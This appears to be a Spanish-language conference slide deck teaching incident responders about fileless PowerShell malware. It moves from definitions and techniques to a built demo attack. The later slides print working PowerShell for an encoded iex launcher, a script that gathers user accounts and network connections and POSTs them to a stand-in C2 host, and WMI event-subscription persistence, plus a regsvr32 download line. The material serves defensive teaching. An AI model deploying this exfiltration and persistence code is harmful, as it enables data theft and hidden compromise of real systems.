

_powerless

Análisis de un fileless malware basado en powershell



>_Agenda

- ▶ >_1: Introducción
- ▶ >_2: ¿Qué es un Fileless malware?
- ▶ >_3: Técnicas de de un Fileless Malware.
- ▶ >_4: Un fileless malware en acción
- ▶ >_5: Cierre

Aviso de cerveza...

- ▶ 3 Cervezas se regalarán a los que respondan las preguntas.
- ▶ Si no levantan la mano no sirve.
- ▶ Me tienen que contactar para coordinar todos un día. (@mdiazcl - Telegram)
- ▶ Si va a tomar, pase las llaves.
- ▶ Canjeable por un jugo/bebida





>_1: Introducción

> whoami

- Investigador de Ciberamenazas
- Consultor en Ciberseguridad
- Líder Técnico Ciberinteligencia en ENTEL
- Certificado CEHv8
- Entrenamiento en Respuesta de Incidentes y Threat Hunting Avanzado (FOR508)
- Habilidades:
 - Hacker Ético
 - First-responder
 - Ex-desarrollador de software

@mdiazcl



01

No es posible
predecir
rápidamente con
que te vas a
encontrar.

02

Hay que estar
preparado para
todo.

03

Las expectativas es
que es complejo
tener una respuesta
en 10 minutos,
puede tomar horas!

Hablemos de la respuesta de
incidentes...

Hablemos de nuestros amigos malware...

- ▶ Comenzó la idea de los virus (gusano) en 1949...
- ▶ Han mutado en funcionamiento, objetivos e intención
- ▶ Algunos ejemplos puntuales: I Love You, Blaster, Welchia...
- ▶ Hizo el tremendo negocio para las empresas de antivirus

_>2: ¿Qué es un Fileless malware?



Definición:

*“Fileless malware is malware that operates **without placing malicious executables** on the file system.”*



- No son nuevos (y2000+ - SQLSlammer)
- Es una técnica más utilizados en cibertaque.
- Están basados en ejecuciones en memoria.
- Utilizan herramientas propias del sistema operativo.
- Efectivos para evadir los antivirus tradicionales.
- Tienen una baja huella forense.
- Es un concepto que se habla, pero poco se entiende.
- Funcionan!


► ¿Qué
hacia el
Malware
Welchia?



¿De qué se aprovechan?


- > Powershell
- > Tareas programadas
- > WMI
- > RDP/PsExec
- > Mavinject
- > Procesos de Sistemas
- > Etcétera...

¿Por qué importa el Fileless malware?



54%

of companies experienced one or more successful attacks that compromised data and/or IT infrastructure



77%

of those attacks utilized exploits or fileless techniques

Source: Ponemon Institute (207)



_>3:
**Técnicas de de
un Fileless
Malware**



Comportamiento
de un ataque
utilizando
Fileless malware

Vector Inicial


- Arbitrary Code Execution (sin credenciales)
 - MS17_010
 - Macros Office-suite
 - Apache struts
 - HP Data Protector A.06.20
 - Etcétera...
- Toma de control remota (necesitan credenciales)
 - RDP
 - Winrm
 - PsExec
 - Etcétera...



Bypass de UAC
(caso de Windows)



Credenciales en
sistema (mimikatz)



Vulnerabilidades en
software locales

1.- Escalamiento de privilegios




Registro del sistema
(Autorun)


Windows Management
Instrumentation (WMI)

Tareas programadas

2.- Persistencia




Persistencia con Registros del Sistema



HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

COM+ = “regsvr32 /s /n /u /i:{Malicious URL, downloads JS_POWMET} scrobj.dll”

Persistencia mediante WMIC



► ¿Qué
porcentaje de
ataques
utilizaron en
Fileless el 2017?



01

Alojarse en
procesos

- Process Hollowing

02

DLL's reflejadas

- Mavinject.exe

03

Directa desde
Powershell

3.- Ejecución

Herramientas
remotas (PsEXEC) /
Credenciales
comprometidas

Vulnerabilidades
conocidas

4.- Propagación

- ▶ ¿Cuáles son los 3 componentes principales de la persistencia mediante WMI?






Revisemos de fileless malware

Killchain



La construcción de nuestro ciberataque



Vulnerabilidad Explotación Escalamiento

```
powershell.exe -NoP -C "iex ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JG5Id[redacted...])))"
```



El malware (malware.ps1) y Exfiltración

```
##### Obtener información (información)
$users = Get-WmiObject -Namespace root\cimv2 -Class Win32_UserAccount
$tcpconn = netstat -anop tcp
$b = [System.Text.Encoding]::UTF8.GetBytes($users + "\n" + $tcpconn)
$sendata = [System.Convert]::ToBase64String($b)

##### Enviar Data (exfiltracion)
$URL = "http://C2_IP:5678/"
$wc = new-object net.WebClient
$wc.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
$wc.Headers.Add("User-Agent", "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727)")

$NVC = New-Object System.Collections.Specialized.NameValueCollection
$NVC.Add("data", $sendata);
$wc.QueryString = $NVC

$Result = $WC.UploadValues($URL, "POST", $NVC)
```

Implantación

- ▶ Clase llamada:
“Win32_MyMalware”
ubicada en root\cimv2
- ▶ En una propiedad estática
almacenaremos
malware.ps1

```
##### Persistencia
$newClass = New-Object System.Management.ManagementClass
("root\cimv2", [String]::Empty, $null);
$newClass["__CLASS"] = "Win32_MyMalware";
$newClass.Qualifiers.Add("Static", $true)
$newClass.Properties.Add("GetComputerInfo",
[System.Management.CimType]::String, $false)
$newClass.Properties["GetComputerInfo"].Qualifiers.Add("Key", $true)
$newClass.Put()

##### Carga malware
$StaticClass=New-Object
Management.ManagementClass('root\cimv2:Win32_MyMalware')

$StaticClass.SetPropertyValue('GetComputerInfo',
"JVHvZXJzID0gR2V0LVdt[redacted....]")

$StaticClass.Put()
```

Persistencia

```
##### CREAR FILTER
$query = "SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName='notepad.exe'"
$filter = Set-WmiInstance -Class '__EventFilter' -Namespace "root\subscription" -Arguments
@{name="MyMalware_filter"; QueryLanguage="WQL"; Query=$query; EventNamespace = "root/cimv2"; }

#####
##### CREAR Consumer
$consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments @{
    Name = "MyMalware_consumer"; CommandLineTemplate = "powershell.exe -NoP -C `\"iex
([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(((WmiClass
'root\cimv2:Win32_MyMalware').Properties['GetComputerInfo'].Value))))`"" }

#####
##### CREAR consumerToFilter
$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -
Arguments @{ Filter = $filter; Consumer = $consumer }
```



Ahora en acción!

Cierre!

- ▶ Huntar huntar huntar!
- ▶ Asegurar que la solución Endpoint detecte fileless
- ▶ Parchar equipos
- ▶ Invitación al estudio de amenazas
- ▶ No todo es pentesting :)